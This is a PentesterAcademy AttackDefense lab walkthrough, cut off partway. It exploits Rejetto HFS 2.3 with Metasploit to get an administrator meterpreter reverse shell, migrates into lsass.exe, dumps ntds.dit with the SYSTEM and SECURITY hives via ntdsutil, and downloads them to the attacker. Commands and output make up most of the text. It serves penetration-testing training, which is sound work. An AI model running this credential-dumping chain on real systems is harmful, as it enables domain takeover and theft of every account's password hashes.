ATTACK DEFENSE

by PentesterAcademy


Name	Credential Dumping: NTDS.dit
URL	https://attackdefense.com/challengedetails?cid=2356
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.193
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.23.193



```
root@attackdefense:~# nmap 10.0.23.193
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 16:47 IST
Nmap scan report for 10.0.23.193
Host is up (0.055s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
root@attackdefense:~# █
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.23.193



```
root@attackdefense:~# nmap -sV -p 80 10.0.23.193
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 16:47 IST
Nmap scan report for 10.0.23.193
Host is up (0.059s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for hfs 2.3 using searchsploit.


Command: searchsploit hfs



```
root@attackdefense:~# searchsploit hfs
----------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
----------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~# 
```

Step 5: There is a Metasploit module for hfs server. We will use the Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.193
exploit
getuid




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.23.193
RHOSTS => 10.0.23.193
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/bjLnrCvFLZW
[*] Local IP: http://10.10.15.2:8080/bjLnrCvFLZW
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110
[*] Payload request received: /bjLnrCvFLZW
[*] Sending stage (175174 bytes) to 10.0.23.193
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.193:64043) at 2021-05-17
[!] Tried to delete %TEMP%\pqxALaVyBPHbmm.vbs, unknown result
[*] Server stopped.

meterpreter > getuid
Server username: CONTOSO\administrator
meterpreter >
```

We have successfully exploited a hfs server and we are running as an administrator user.

Step 6: Migrate current process into lsass.exe


Command: migrate -N lsass.exe



```
meterpreter > migrate -N lsass.exe
[*] Migrating from 2136 to 792...
[*] Migration completed successfully.
meterpreter > 
```

Step 7: We are using ntdsutil.exe utility to dump Active directory data into a folder.

Command: load powershell
powershell_shell
ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q




```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q
C:\Windows\System32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\System32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {0f0edda4-35ce-45d3-8ee8-b8ccaa513089} generated successfully.
Snapshot {6e84dda3-d511-43ae-ac12-e592641371d5} mounted as C:\$SNAP_202105171130_VOLUMEC$\
Snapshot {6e84dda3-d511-43ae-ac12-e592641371d5} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202105171130_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                  Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {6e84dda3-d511-43ae-ac12-e592641371d5} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\System32\ntdsutil.exe: q
PS > 
```

Step 8: We have successfully copied all the important files into c:\temp folder. We are interested in three files i.e ntds.dit, SYSTEM and SECURITY.


Exit/background powershell (Ctrl +Z followed by ‘y’) and download all these files to the attacker's machine.

Commands: cd C:\\temp
download registry .



```
meterpreter > cd C:\\temp
meterpreter > download registry .
[*] downloading: registry\SECURITY -> /root/SECURITY
[*] download   : registry\SECURITY -> /root/SECURITY
[*] downloading: registry\SYSTEM -> /root/SYSTEM
[*] download   : registry\SYSTEM -> /root/SYSTEM
meterpreter > 
```

Command: download 'Active Directory'\\ntds.dit .




```
meterpreter > download 'Active Directory'\\ntds.dit .
[*] Downloading: Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 1.00 MiB of 24.00 MiB (4.17%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 2.00 MiB of 24.00 MiB (8.33%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 3.00 MiB of 24.00 MiB (12.5%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 4.00 MiB of 24.00 MiB (16.67%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 5.00 MiB of 24.00 MiB (20.83%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 6.00 MiB of 24.00 MiB (25.0%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 7.00 MiB of 24.00 MiB (29.17%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 8.00 MiB of 24.00 MiB (33.33%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 9.00 MiB of 24.00 MiB (37.5%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 10.00 MiB of 24.00 MiB (41.67%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 11.00 MiB of 24.00 MiB (45.83%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 12.00 MiB of 24.00 MiB (50.0%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 13.00 MiB of 24.00 MiB (54.17%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 14.00 MiB of 24.00 MiB (58.33%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 15.00 MiB of 24.00 MiB (62.5%): Active Directory\ntds.dit -> /root/ntds.dit
